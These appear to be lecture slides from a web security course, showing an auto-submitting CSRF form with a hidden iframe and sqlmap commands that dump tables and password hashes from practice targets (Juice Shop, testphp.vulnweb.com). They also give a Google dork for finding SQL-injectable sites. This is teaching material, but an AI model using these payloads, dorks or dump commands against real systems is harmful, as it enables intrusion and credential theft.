<iframe src="http://www.vulnweb.com/updateif.php" style="display:none"></iframe>
```

```
<body onload="document.getElementById('f').submit()">
<form id="f" action="http://testphp.vulnweb.com/userinfo.php" method="post" name=
"form1">
<input name="urname" value="attacker’svalue">
<input name="ucc" value=" attacker’svalue">
<input name="uemail" value=" attacker’svalue">
<input name="uphone" value=" attacker’svalue">
<textarea name="uaddress" wrap="soft"><attacker’svalue></textarea>
<input name="update" value="update">
</form>
</body>
```

XSRF Demo

- Attacker's information is ready to be loaded when the attacker's link is clicked
- When user clicks on a provided, attacker's information is sent by the invisible Iframe in previous slide



1. Host page: http://testphp.vulnweb.com/userinfo.php
2. Host on your own laptop (localhost) with XAMPP
3. Browse to: http://127.0.0.1/Demo 1/userinfo.php and click Update

Website Defacement


SQLMAP and SQLI Hunter

- SQLI Hunter
  - Can be used to find SQLI vulnerable websites
  - Using Google Dorks
- SQLMAP
  - Powerful tool for
  - Automatic SQL Injection and database takeover
- Website Defacement
  - Account access
  - Change the webpage with admin rights

SQLI Hunter

Google Dork: inurl:".php?id=" intext:"View cart"

Download SQLI hunter from: https://sourceforge.net/projects/sqlihunter/



SQLMAP

- Download SQLMAP for Windows : Get the databases
  https://sourceforge.net/projects/sqlmapwin/?source=typ_redirect or http://sqlmap.org

```
┌──(vivek㉿vivek)-[~]
└─$ sqlmap -u "http://localhost:3000/rest/products/search?q=apple" \
--prefix="')) " --suffix="-- -" --union-cols=9 \
--dbms=sqlite --technique=U --no-cast --batch \
--tables
```

```
<current>
[20 tables]
+--------------------+
| Addresses          |
| BasketItems        |
| Baskets            |
| Captchas           |
| Cards              |
| Challenges         |
| Complaints         |
| Deliveries         |
| Feedbacks          |
| ImageCaptchas      |
| Memories           |
| PrivacyRequests    |
| Products           |
| Quantities         |
| Recycles           |
| SecurityAnswers    |
| SecurityQuestions  |
| Users              |
| Wallets            |
| sqlite_sequence    |
+--------------------+
```

SQLMAP

- Download SQLMAP for Windows : Get the databases https://sourceforge.net/projects/sqlmapwin/?source=typ_redirect or http://sqlmap.org

sqlmap -u "http://localhost:3000/rest/products/search?q=apple" -prefix="')) " --suffix="-- -" --union-cols=9 --dbms=sqlite --technique=U --no-cast --batch --tables

```
┌──(vivek㉿vivek)-[~]
└─$ sqlmap -u "http://localhost:3000/rest/products/search?q=apple" \
--prefix="')) " --suffix="-- -" --union-cols=9 \
--dbms=sqlite --technique=U --no-cast --batch \
--tables
```

```
<current>
[20 tables]
+--------------------+
| Addresses          |
| BasketItems        |
| Baskets            |
| Captchas           |
| Cards              |
| Challenges         |
| Complaints         |
| Deliveries         |
| Feedbacks          |
| ImageCaptchas      |
| Memories           |
| PrivacyRequests    |
| Products           |
| Quantities         |
| Recycles           |
| SecurityAnswers    |
| SecurityQuestions  |
| Users              |
| Wallets            |
| sqlite_sequence    |
+--------------------+
```

SQLMAP

- Dump credentials

sqlmap -u "http://localhost:3000/rest/products/search?q=apple" -prefix="')) " --suffix="-- -" --union-cols=9 --dbms=sqlite --technique=U --no-cast --batch –T Users -C email,password --dump

email	password
admin@juice-sh.op	0192023a7bbd73250516f069df18b500 (admin123)
jim@juice-sh.op	e541ca7ecf72b8d1286474fc613e5e45 (ncc-1701)
bender@juice-sh.op	0c36e517e3fa95aabf1bbffc6744a4ef
bjoern.kimminich@gmail.com	6edd9d726cbdc873c539e41ae8757b8c
ciso@juice-sh.op	861917d5fa5f1172f931dc700d81a8fb
support@juice-sh.op	3869433d74e3d0c86fd25562f836bc82
morty@juice-sh.op	f2f933d0bb0ba057bc8e33b8ebd6d9e8
mc.safesearch@juice-sh.op	b03f4b0ba8b458fa0acdc02cdb953bc8
J12934@juice-sh.op	3c2abc04e4a6ea8f1327d0aae3714b7d
wurstbrot@juice-sh.op	9ad5b0492bbe528583e128d2a8941de4
amy@juice-sh.op	030f05e45e30710c3ad3c32f00de0473
bjoern@juice-sh.op	7f311911af16fa8f418dd1a3051d6810
bjoern@owasp.org	9283f1b2e9669749081963be0462e466
chris.pike@juice-sh.op	10a783b9ed19ea1c67c3a27699f0095b
accountant@juice-sh.op	963e10f92a70b4b463220cb4c5d636dc

SQLMAP

- Old website Attack demo (site may not work)
- Get the tables
- sqlmap.py –u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables

```
[10:11:52] [INFO] fetching tables for database 'acuart'
[10:11:52] [INFO] fetching number of tables for database 'acuart'
[10:11:52] [INFO] retrieved: 8
[10:11:54] [INFO] retrieved: artists
[10:12:14] [INFO] retrieved: carts
[10:12:26] [INFO] retrieved: categ
[10:12:38] [INFO] retrieved: featured
[10:12:56] [INFO] retrieved: guestbook
[10:13:15] [INFO] retrieved: pictures
[10:13:33] [INFO] retrieved: products
[10:13:53] [INFO] retrieved: users
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

SQLMAP

- Next step is to find the columns in the table
  - To identify user accounts
  - Username, password (for example)
- sqlmap.py –u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
- Finally access the fields in the columns
- sqlmap.py –u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C email,name,pass --dump

Summary

- XSS
  - Persistent XSS – attack code stored in persistent storage
  - Reflected XSS – attack code embedded in web page
  - DOM-based XSS – attack code stored at victim's site and executed by application from legitimate server
- XSRF
  - Victim must be already logged in to legitimate site
  - Victim is then tricked to interact with malicious site
  - Victim unknowingly executes malicious code on legitimate site
- Web Defacement

- **Next Lecture – Buffer Overflow**